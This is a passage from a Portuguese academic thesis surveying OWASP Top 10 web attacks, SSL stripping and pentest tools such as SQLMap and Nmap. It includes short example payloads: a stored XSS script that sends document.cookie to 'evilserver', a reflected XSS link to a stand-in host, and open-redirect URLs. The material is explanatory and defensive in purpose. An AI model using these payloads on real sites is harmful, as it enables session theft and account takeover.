Cabe ressaltar que foram relatados os principais tipos de ataques de *SQL injection*. Existem inúmeras variantes de ataques que exploram vulnerabilidades específicas de cada sistema gerenciador de banco de dados, para mais informações consulte (CLARKE, 2009).


### 2.3.2 QUEBRA DE GERENCIAMENTO DE SESSÃO

A quebra de gerenciamento de sessão do inglês *Broken Authentication and Session Management*, inclui todas as particularidades referentes a manipulação da autenticação dos usuários e o gerenciamento de sessões na aplicação. Todo processo de autenticação de usuário pode ser crítica (OWASP, 2013a).

A autenticação é um aspecto crítico desse processo, mas os mecanismos de autenticação mesmo sólidos podem ser prejudicados por falhas em funções de gerenciamento de credenciais, incluindo a alteração da senha, atualizações de conta, e outras funções relacionadas. Segundo (HULUKA; POPOV, 2012), duas variantes desse tipo de vulnerabilidades são o *Hijacking Attacks* e *Session Fixation*.

*Hijacking Attacks* (roubo de sessão) são baseados na interceptação de *cookies* não criptografados. *Cookies* de autenticação geralmente são criados durante o processo de autenticação do usuário. Depois de bem sucedida a validação das credenciais de autenticação do usuário, a aplicação Web gera *cookies* de autenticação e os envia para o navegador. O navegador atribui esses *cookies* a cada solicitação que requer autenticação. De uma maneira geral os *cookies* de autenticação se tornam um substituto temporário para credenciais de usuário e senha (DACOSTA et al., 2012).

Os *cookies* são estáticos, eles não mudam durante sua existência. Assim, se um atacante rouba os *cookies* de autenticação, será capaz de representar o usuário associado a esse *cookie*. A Figura 1 mostra uma visão simplificada de um *Hijacking Attack* em uma rede sem fio. Após a autenticação, a vítima usa um *cookie* de autenticação em cada solicitação para o aplicativo da Web (passo 1). Como geralmente acontece, o *cookie* é enviado desprotegido em toda a rede e é capturado por um atacante que utiliza escutas na comunicação (passo 2). Finalmente, o atacante pode usar o *cookie* de autenticação roubado para fazer pedidos arbitrários para a aplicação Web (passo 3), até que o *cookie* expire (DACOSTA et al., 2012).



**Figura 1: Exemplo simplificado de *Hijacking Attack***


Fonte: (DACOSTA et al., 2012)

A Fixação de Sessão do inglês *Session Fixation*, ocorre muitas vezes quando os identificadores de sessão (IDs) não são apenas *tokens* de identificação, mas também são autenticadores. Isso significa que após a autenticação, os usuários são reconhecidos com base em suas credenciais (por exemplo, nomes de usuário/senhas ou certificados digitais) e os IDs de sessão servem efetivamente como senhas estáticas temporárias para acesso a aplicação. Essa abordagem, no entanto, ignora a possibilidade de um intruso emitir um ID de sessão para o navegador do usuário, forçando o navegador a usá-lo para a sessão escolhida. Isso ocorre quando um identificador de sessão usuário foi fixado previamente em vez de ter sido gerado aleatoriamente no momento da autenticação (KOLŠEK, 2002).

A Figura 2 ilustra uma demonstração simples de fixação de sessão utilizando IDs transportados na própria URL. O <http://online.worldbank.dom> Web Server hospeda um serviço de *Web banking*, os IDs de sessão são transportados a partir do navegador para o servidor por meio de uma URL com o parâmetro *sessionid*. Primeiramente, o atacante que, neste caso, também é um usuário legítimo do sistema se registra no servidor (1) e lhe é emitido o *session ID* 1234 (2). O atacante, então, envia a URL <http://online.worldbank.dom/login.jsp?sessionid=1234> para a vítima que também é utilizador do *Web banking*, tentando atrair a acessá-lo (3). O usuário (como conveniente para o nosso exemplo) acessa a URL, que exibe página de autenticação do servidor no seu navegador (4). Nota-se que mediante recebimento do pedido de [login.jsp?sessionid=1234](http://online.worldbank.dom/login.jsp?sessionid=1234), a aplicação Web já tem estabelecido uma sessão para este usuá-



rio e uma nova não precisa ser criada. Finalmente, o usuário fornece suas credenciais ao *script* de autenticação (5) e o servidor concede-lhe o acesso a sua conta bancária. Contudo, neste ponto, sabendo a identificação da sessão, o atacante também pode acessar a conta do usuário via `account.jsp?sessionId=1234` (6). Uma vez que a sessão já foi fixada antes que a vítima estivesse autenticada, então se diz que vítima esta autenticada na sessão do atacante.



**Figura 2: Exemplo simplificado de *Session Fixation***

Fonte: (KOLŠEK, 2002)

O exemplo descrito na Figura 2 é o mais simples e menos perigoso dos ataques de fixação de sessão e tem muitas falhas (para o atacante), tais como: ele tem que ser um usuário legítimo no servidor de destino e tem que enganar o usuário para se autenticar através da URL pré definida pelo atacante. Porém, existem outras formas de fixação de sessão como *Session ID in a hidden form field* que redireciona a vítima para um servidor Web falso para capturar suas credenciais e fixar uma sessão.

### 2.3.3 SCRIPTS ENTRE SITES

O ataque *Scripts Entre Sites*, do inglês *Cross-Site Scripting (XSS)*, é um tipo de ataque de injeção que ocorre quando um atacante usa uma aplicação Web para enviar código malicioso ao navegador do usuário, que por sua vez o executa, dando assim acesso a dados do navegador do cliente, como *cookies* de sessão do usuário. Ataques XSS podem ocorrer em qualquer lugar da aplicação Web que exibe entradas de usuários como saídas na aplicação sem nenhuma validação prévia dos dados de entrada (OWASP, 2013a).

Segundo a OWASP existem três tipos de ataques XSS conhecidos: o persistente (*stored*), o refletido (*reflected*) e o baseado em DOM (*Document Object Model*) (*DOM based*). No ataque XSS do tipo persistente, o atacante se usa de uma entrada na aplicação Web para armazenar o código malicioso no lado do servidor, como por exemplo nas publicações de um *blog*. Posteriormente devido o não tratamento de dados de saída da aplicação, qualquer usuário que visualizar os *posts*, recuperará o código malicioso e sofrerá o ataque XSS expondo assim todos os dados contidos em seu navegador (VOGT et al., 2007). O exemplo de código *javascript* no Quadro 8 quando executado no navegador do cliente envia um *cookie* para um servidor controlado pelo atacante.

```
Olhe essa foto!

<script>
document.images[0].src = "http://evilserver/image.jpg?stolencookie=" + document.cookie;
</script>
```

#### Quadro 8: Exemplo XSS persistente armazenado em um post

No ataque XSS do tipo refletido o código malicioso não é persistido na aplicação Web, ao invés disso é imediatamente refletido no navegador do usuário. O atacante então atrai o usuário para uma página Web maliciosa ou o induz a acessar um *link* enviado por *email*. Neste momento o navegador do usuário executa o *script* malicioso e inicia uma requisição GET ou POST passando parâmetros escolhidos pelo atacante durante a execução do código como *cookies* de sessão e dados sensíveis armazenados no navegador do usuário (PELIZZI; SEKAR, 2012). O código do Quadro 9 ilustra um *link* malicioso enviado ao usuário.

```
http://example.com/index.php?user=<script>window.onload=function()
{var AllLinks=document.getElementsByTagName("a"); AllLinks[0].href =
"http://badexample.com/document.cookie;" }</script>
```

#### Quadro 9: Exemplo XSS Refletido.

O ataque XSS baseado em DOM é um tipo de ataque que modifica o ambiente DOM do navegador do usuário explorando *scripts* existentes na aplicação Web, para se comportarem de forma inesperada. Como consequência a página Web não muda, mas o código contido no lado do cliente muda devido a alterações no ambiente DOM da página se tornando malicioso e executando ações diferentes do esperado (OWASP, 2013a). O código do Quadro 10 retrata a estrutura de uma página Web vulnerável ao ataque XSS baseado em DOM.

```

<html>
<head>
</head>
<body>
  <h1>Selecione sua Linguagem:</h1>
<select>
<script>
document.write("<OPTION value=1>" + document.location.href.substring(
  document.location.href.indexOf(" default=") + 8) + "</OPTION>");
document.write("<OPTION value=2>English </OPTION>");
</script>
</select>
</body>
</html>

```

#### Quadro 10: Exemplo XSS Baseado em DOM.

Quando a página Web é exibida a URL no navegador é semelhante ao *link 1* do Quadro 11. Um ataque baseado em DOM pode ser deferido enviando o *link 2* do Quadro 11 ao usuário. Ao acessar o link o navegador responde com a página que contém o código *javascript* descrito. O navegador então cria um objeto DOM no qual o objeto *document.location* utiliza o código `<script>alert(document.cookie)</script>`. Nota-se que a resposta HTTP enviada do servidor não contém carga do atacante, esta carga se manifesta no *script* do lado do cliente em tempo de execução. Quando um código malicioso acessa o *document.location* que é a variável DOM, o navegador nesse momento assume então que o código não é malicioso e o executa (OWASP, 2013a)

```

1 - http://www.some.site/page.html?default=Portugues
2 - http://www.some.site/page.html?default=<script>alert(document.cookie)</script>

```

#### Quadro 11: Exemplo de XSS Baseado em DOM.

### 2.3.4 REFERÊNCIA INSEGURA A OBJETO DIRETO

A Referência Insegura a Objeto Direto, do inglês *Insecure Direct Object Reference* ocorre quando se expõe diretamente uma referência para um objeto interno da aplicação, como um arquivo de configuração ou uma chave que faz referencia direta ao de banco de dados. Sem uma política correta de verificação de acesso, atacantes podem manipular referências internas da aplicação e acessar dados sensíveis sem autorização (TEN, 2013).

Quando se é possível identificar referências específicas a objetos internos da aplicação como por exemplo *id's* de usuário, referências a conteúdos privados referenciados por *id's*

específicos, atacantes podem controlar externamente tal referência as manipulando. Um exemplo é a manipulação de parâmetros em uma URL, quando enviado um parâmetro adulterado a aplicação pode conceder acesso a dados não autorizados (HINRICHS et al., 2013).

O trecho de código do Quadro 12 exemplifica que o aplicativo usa dados não verificados em uma chamada SQL que está acessando as informações da conta de um usuário.

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );

http://example.com/app/accountInfo?acct=notmyacct
```

**Quadro 12: Exemplo de Referência Insegura a Objeto Direto.**

O atacante pode modificar o parâmetro 'acct' em seu navegador para enviar qualquer número de conta. Se o parâmetro não for verificado, o atacante pode acessar qualquer conta de usuário, em vez de apenas a conta do cliente pretendido (OWASP, 2013a).

**2.3.5 CONFIGURAÇÃO INCORRETA DE SEGURANÇA**

As vulnerabilidades decorrentes de Configurações Incorretas de Segurança, do inglês *Security Misconfiguration*, envolvem a falta de configurações seguras implantadas aplicações Web, arcabouços, servidores de aplicação, servidores Web, e servidores de banco de dados. Todas as configurações devem ser definidas e mantidas com fortes regras de segurança. Todos os componentes de software envolvidos devem ser mantidos atualizados incluindo até mesmo todas as bibliotecas utilizadas pelo software (OWASP, 2013a).

Eshete et al. (2011) afirma que os riscos da configuração incorreta de segurança vão desde acesso não autorizado a alguns dados do sistema até funcionalidades que comprometam um sistema completo. Isto é ainda mais agravado pelo fato de um único meio (*host*) ser usado muitas vezes para hospedar várias aplicações Web em comum, por exemplo, um servidor Web compartilhado. Adicionalmente, instâncias inseguras de uma configuração podem ser multiplicados com riscos potenciais.

A seguir são descritos 2 cenários de vulnerabilidades decorrentes de configuração incorreta:


- Cenário 1: o console de administração do servidor de aplicações é automaticamente instalado e não removido e as contas padrões não são alteradas. O atacante descobre as

páginas de administração padrão que estão no servidor, então autentica-se no servidor com senha padrão e assume o controle.

- Cenário 2: a listagem de diretórios não está desabilitada em seu servidor. O atacante pode listar os diretórios para encontrar qualquer arquivo. O atacante então localiza e acessa todas as classes Java compiladas, descompila usando ferramentas de engenharia reversa para obter todo o código personalizado. Podendo então descobrir falhas no código possibilitando assim a exploração da aplicação Web (OWASP, 2013a).

### 2.3.6 EXPOSIÇÃO DE DADOS SENSÍVEIS

A Exposição de Dados Sensíveis do inglês, *Sensitive Data Exposure*, corresponde todos os dados privados passíveis de interceptação. Dados armazenados, em trânsito e até mesmo dados contidos nos navegadores dos clientes. Normalmente os atacantes atuam, roubando chaves, fazendo ataques *man-in-the-middle*<sup>3</sup>, ou interceptando dados em texto simples fora do servidor, durante o trânsito na rede, ou a partir do navegador do usuário (OWASP, 2013a). Mesmo o uso de criptografia quando essa é fraca pode comprometer os dados em trânsito e deficiências no navegador Web também são muito comuns e fáceis de se detectar, mas são difíceis de explorar em larga escala (VIJAYARANI; TAMILARASI, 2011).



**Figura 3: Exemplo de captura de dados na rede**

A Figura 3 mostra a interceptação das credenciais do usuário no momento da autenticação por um dispositivo Android utilizando o programa *Intercept-NG* (ARES, 2013) conectado

<sup>3</sup>O *man-in-the-middle* intercepta a comunicação entre dois sistemas. Por exemplo, numa transação HTTP o alvo é a ligação TCP entre o cliente e o servidor. Usando técnicas diferentes, o atacante divide a ligação TCP original em duas novas ligações, uma entre o cliente e o atacante e o outro entre o atacante e o servidor. Assim que a conexão TCP é interceptada, o atacante atua como um *proxy* ao ser capaz de ler, inserir e modificar os dados na comunicação interceptada.

a mesma rede. Os dados foram interceptados utilizando uma variação do ataque *man in the middle* chamado *SSL Stripping*<sup>4</sup>.

### 2.3.7 FALTA DE CONTROLE EM NÍVEL DE ACESSO

Ataques que exploram a Falta de Controle em Nível de Acesso, do inglês *Missing Function Level Access Control*, envolvem uma série de impactos na estrutura de controle de acesso da aplicação. Dependendo de restrições e privilégios da conta, o usuário acessa um determinado nível de funcionalidades da aplicação. Após a solicitação de acesso, o aplicativo envia um sinal de aprovação para o usuário. No entanto, no caso de usuários não confiáveis, funções administrativas tornam-se alvos de acessos não autorizados (KOSHUTANSKI; MASSACCI, 2008).

Um atacante autenticado com nível de acesso limitado pode simplesmente forçar a navegação para URLs restritas. As URLs a seguir exigem autenticação, logo direitos de administrador também são necessários para acesso à página *admin\_getappInfo* como descrito no Quadro 13.

<pre>http://example.com/app/getappInfo http://example.com/app/admin\_getappInfo</pre>
---

#### **Quadro 13: Exemplo de Falta de Controle em Nível de Acesso.**

Se um usuário não autenticado pode acessar qualquer página, isso é uma falha. Se o usuário tem permissão para acessar a página *admin\_getappInfo*, isso também é uma falha, e pode levar um atacante para páginas de administração protegidas de forma inadequada.


### 2.3.8 FALSIFICAÇÃO DE SOLICITAÇÃO ENTRE SITES

Falsificação de Solicitação entre Sites, do inglês *Cross-Site Request Forgery* (CSRF), é um tipo de ataque que engana a vítima direcionando-a para uma página Web com um conteúdo malicioso. Durante o ataque CSRF, o atacante herda a identidade e os privilégios da vítima por meio da página Web maliciosa, podendo assim executar uma ação indesejada em nome da vítima, que pode ser desde um envio de email até uma compra *online*. Este tipo de ataque atua principalmente em funções que mudam o estado do servidor Web, mas também pode ser usado para acessar dados confidenciais das vítimas.

<sup>4</sup>Mais informações sobre o ataque SSL Stripping podem ser vistas na seção 2.4.1

A maioria dos sítios Web tem mecanismos que mantêm o usuário autenticado usando o seu navegador, como por exemplo, *cookies* de sessão, credenciais de autenticação básica, endereço IP. Portanto quando um usuário está autenticado em um sítio o mesmo não tem como saber se a solicitação foi feita por um usuário legítimo. Desta maneira então, o atacante de posse de dados que o autenticarem no site pode executar diversas ações indesejadas sem o conhecimento prévio da vítima (OWASP, 2013a).

Segundo Barth et al. (2008) um ataque CSRF rompe a integridade da sessão do usuário com um determinado sítio, injetando requisições de rede através do navegador da vítima. Os navegadores Web por meio de suas políticas de segurança permitem que sítios Web enviem solicitações HTTP de qualquer endereço de rede. Por sua vez, essa política permite que o atacante possa controlar o conteúdo processado pelo navegador em seu favor.



**Figura 4: Exemplo de ataque *Cross-Site Request Forgery* (CSRF)**

**Fonte: (BARTH et al., 2008)**

A Figura 4 ilustra um ataque CSRF onde a vítima ao acessar a página Web maliciosa é redirecionada ao sítio Web *www.google.com*, fazendo que a vítima se autentique, o atacante então sequestra os *cookies* do usuário e se autentica no site se passando pelo usuário. Mais tarde a vítima faz buscas e o atacante tem acesso a todo seu histórico de buscas.

### 2.3.9 USANDO COMPONENTES COM VULNERABILIDADES CONHECIDAS

O Uso de Componentes com Vulnerabilidades Conhecidas, do inglês *Using Components with Known Vulnerabilities*, ocorre quando certos componentes das aplicações Web, tais como arcabouços, bibliotecas, URL específicas, funções de redirecionamento são vulneráveis. O atacante pode usar desses componentes, para comprometer as aplicações. Falhas relacionadas a componentes são muito difíceis de identificar. Estas falhas existem em quase todas as aplicações *online* ou infraestrutura dos *Websites*. Em outras palavras, dado que uma biblioteca ou arcabouço contém alguma falha em seu site, ele pode levar a ataques de injeção SSL, ataques XSS, ataques remotos e outros ataques podem ser realizados. Em casos graves, um acesso completo ao servidor Web (OWASP, 2013a).

O acesso a informações sobre vulnerabilidades de software podem ser facilmente encontrados em repositórios de desenvolvimento de aplicações de código aberto. Essas vulnerabilidades ocorrem durante o ciclo de vida do produto e estão disseminadas por numerosos repositórios de software. Além disso, em grandes repositórios de software, uma única vulnerabilidade pode se estender por vários componentes e ter interações multidimensionais com outras vulnerabilidades. Assim, identificar os padrões de ocorrência de uma vulnerabilidade no contexto de desenvolvimento de software continua a ser um problema em aberto (OWASP, 2013a).

Vulnerabilidades de componentes podem causar muitos tipos de riscos, desde riscos triviais a códigos maliciosos sofisticados projetados para atingir uma organização específica. Componentes com falhas quase sempre podem comprometer por completo aplicações inteiras. Um exemplo ocorrido em 2011 com o *Apache CXF Authentication Bypass* ao não fornecer um *token* de identidade, permitia aos atacantes invocar qualquer serviço Web com permissão total (WU et al., 2010).

### 2.3.10 ENCAMINHAMENTO E REDIRECIONAMENTOS INVALIDADOS

Os Encaminhamentos e Redirecionamentos Invalidados do Inglês, *Unvalidated Redirect & Forwards*, acontecem quando a aplicação Web aceita entrada de dados não confiáveis, que possam fazer que a aplicação seja redirecionada por uma solicitação HTTP modificada. Quando o atacante modifica a URL para um sítio malicioso pode obter sucesso ao lançar um ataque de *phishing* e roubar dados sensíveis do usuário como *login* e senha. Como o nome da URL tem uma aparência confiável ao do sítio original as tentativas de *phishing* podem ter sucesso (OWASP, 2013a). Os exemplos a seguir descrevem esse tipo de ataque:



Cenário 1: A aplicação tem uma página chamada *"redirect.jsp"* que usa um único parâmetro chamado *"url"*. O atacante modifica o parâmetro *"url"* com o endereço de um sítio malicioso que redireciona os usuários para o sítio que realiza *phishing* e instala o malware (OWASP, 2013a). O Quadro 14 exemplifica o *URL* completa.

```
http://www.example.com/redirect.jsp?url=evil.com
```

#### Quadro 14: Exemplo de Encaminhamento e Redirecionamentos Invalidados.

Cenário 2: O aplicativo usa um redirecionamento para rotear solicitações entre as diferentes partes da aplicação. Para facilitar isso, algumas páginas usam um parâmetro para indicar onde o usuário deve ser enviado se uma transação é bem sucedida. Neste caso, o atacante modifica a URL que vai redirecionar o acesso do aplicativo, em seguida, efetua o redirecionamento para a parte administrativa acessando assim a página não autorizada (TEN, 2013). O Quadro 15 exemplifica o *url* completa.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```


#### Quadro 15: Exemplo de Encaminhamento e Redirecionamentos Invalidados 2.

## 2.4 OUTROS TIPOS DE ATAQUES

Nesta seção são apresentados outros tipos de ataques não são abordados no OWASP Top 10, inicialmente é abordado o ataque *man in the middle* SSL Stripping que explora a autenticação HTTPS, em seguida são descritos ataques a privacidade utilizando métodos de varredura de portas.

### 2.4.1 SSL STRIPPING

O SSL Stripping é um tipo de ataque homem do meio, do inglês *man in the middle* (MITM), onde o atacante personifica cada uma das vítimas, para a vítima o atacante finge ser o servidor e para o servidor o atacante finge ser a vítima. Essa variação MITM foi proposta na *Black-hat conference* por Marlinspike (2009). O ataque explora o conceito simples da falta de atenção do usuário considerando que a maioria dos deles não digitam explicitamente o endereço seguro de uma página Web (HTTPS), mas sim contam com o navegador ou a uma página de busca para redirecioná-los para o destino. Isso abre a oportunidade para "retirar" (*stripping*) as sessões de segurança dos usuários, ou seja, retira-se o HTTPS, dando a ilusão de privacidade. A figura 5 ilustra o fluxo de conexão normal a esquerda e o fluxo de ataque *SSL stripping* à direita.



**Figura 5: Exemplo de ataque *SSL Stripping***

**Fonte: (SHIN; LOPES, 2011)**

Especificamente, o ataque ocorre quando o atacante está na mesma rede em que a vítima. O atacante então se utiliza do protocolo ARP<sup>5</sup> para convencer a vítima que sua máquina é o seu *gateway* de maneira que a vítima, sem saber, já está enviando todos os seus pedidos HTTP para o atacante. O atacante analisa todas as solicitações HTTP e executa uma das seguintes ações:

- Caso 1: Se a resposta for um redirecionamento para um endereço HTTPS, o atacante estabelecerá e assegurará a ligação ao endereço conectando-se ao servidor de destino e fornecendo o conteúdo decifrado para vítima, tirando (*strip*) o HTTPS em todas as formas e as ligações com a vítima.
- Caso 2: Se a resposta é uma página de conteúdo misto, ou seja uma página HTTP com formas de conexão HTTPS, o atacante simplesmente retira o HTTPS forçando uma conexão HTTP.

Nesse contexto quando a vítima se conecta a um serviço, o atacante receberá a solicitação de autenticação e poderá armazenar as credenciais da vítima bem como autenticar-se em seu lugar no servidor Web fornecendo assim o conteúdo descriptografado (SHIN; LOPES, 2011).

<sup>5</sup>Address Resolution Protocol (ARP) resolve os endereços IP utilizados por softwares que usam TCP/IP para endereços de controle de acesso ao meio utilizados por hardware de redes locais (LAN) (TANENBAUM, 2003).

## 2.5 TECNOLOGIAS UTILIZADAS

Nesta seção são apresentadas ferramentas utilizadas para os testes de segurança das aplicações Web, inicialmente é abordado o *Web Scanner W3af*, em seguida é descrito o arcabouço utilizado para efetuar injeções de SQL, o *SQL Map*, ainda é abordado uma ferramenta para *Android* *Interceptor-NG* que automatiza o ataque *SSL Striping*, o *Scanner* de portas *Nmap*, o software *Tor*, o *Burp Suite* e outras ferramentas utilizados em ataques específicos.

### 2.5.1 OPEN SOURCE WEB APPLICATION SECURITY SCANNER (W3AF)

O *Web Application Attack and Audit Framework (W3AF)* é um arcabouço de ataque e auditoria de aplicações Web. O objetivo da ferramenta é identificar pontos passíveis de exploração em aplicações Web. Sua estrutura é desenvolvida usando a linguagem de programação *Python* e está licenciado sob a licença *GPLv2.0*.

*W3AF* é dividido em duas partes principais, o núcleo e os módulos de extensão. O núcleo coordena o processo e fornece recursos que são consumidos pelos módulos de extensão, que encontram as vulnerabilidades e as exploram. Os módulos de extensão são informações conectadas e compartilhadas utilizando uma base de conhecimento. Os módulos de extensão são classificados nos seguintes tipos: descoberta (*Discovery*), auditoria (*Audit*), *grep*, ataque (*Attack*), saída (*Output*), deturpar (*Mangle*), evasão (*Evasion*) e força bruta (*Bruteforce*) (*W3AF*, 2013).

### 2.5.2 SQL MAP

*SQLMap* é uma ferramenta de teste de penetração de código aberto que automatiza o processo de detecção e exploração de falhas de injeção SQL. Possui um mecanismo de detecção, e muitos tipos de testes de penetração para o testador final. Possui completo suporte para os gerenciadores de bancos de dados *MySQL*, *Oracle*, *PostgreSQL*, *Microsoft SQL Server*, *Microsoft Access*, *IBM DB2*, *SQLite*, *Firebird*, *Sybase* e *SAP MaxDB*. Com suporte total a seis técnicas de injeção SQL: *boolean-based blind*, *time-based blind*, *error-based*, *UNION query*, *stacked queries* and *out-of-band*.

O *SQLMap* pode se conectar diretamente ao banco de dados, sem passar por uma injeção de SQL, somente fornecendo credenciais SGBD, como o endereço IP, a porta e nome do banco de dados. Possui ainda suporte para enumerar usuários, *hashes* de senha, privilégios, papéis, nome do bancos de dados, tabelas e colunas, além do reconhecimento automático de

formatos de *hash* de senha e suporte para quebrá-los usando um ataque baseado em dicionário (G.; STAMPAR, 2013).

### 2.5.3 INTERCEPTER-NG

*Interceptor-NG* é um conjunto de ferramentas multifuncional para interceptação de dados em redes. Agrega várias ferramentas técnicas, como por exemplo, a uma alternativa ao *Wireshark* para dispositivos *Android* (ARES, 2013).

As principais características são a descoberta de rede com detecção de sistema operacional, a análise de tráfego da rede, a recuperação de senhas e arquivos.

### 2.5.4 NMAP

O *Nmap (Network Mapper)* é uma ferramenta de código aberto para exploração de redes e auditoria de segurança escrita em C/C++, com um interpretador LUA embutido no mesmo, e desenvolvida por Gordon Lyon (GORDON, 2013). O *Nmap* foi projetado para explorar grandes redes de computadores, mas também pode ser utilizada com êxito para mapear *hosts* individuais. A ferramenta usa pacotes de IP em estado bruto para determinar quais *hosts* estão disponíveis na rede, bem como quais serviços que eles hospedam, qual versão do sistema operacional, se existem filtros de pacotes, *firewalls*.

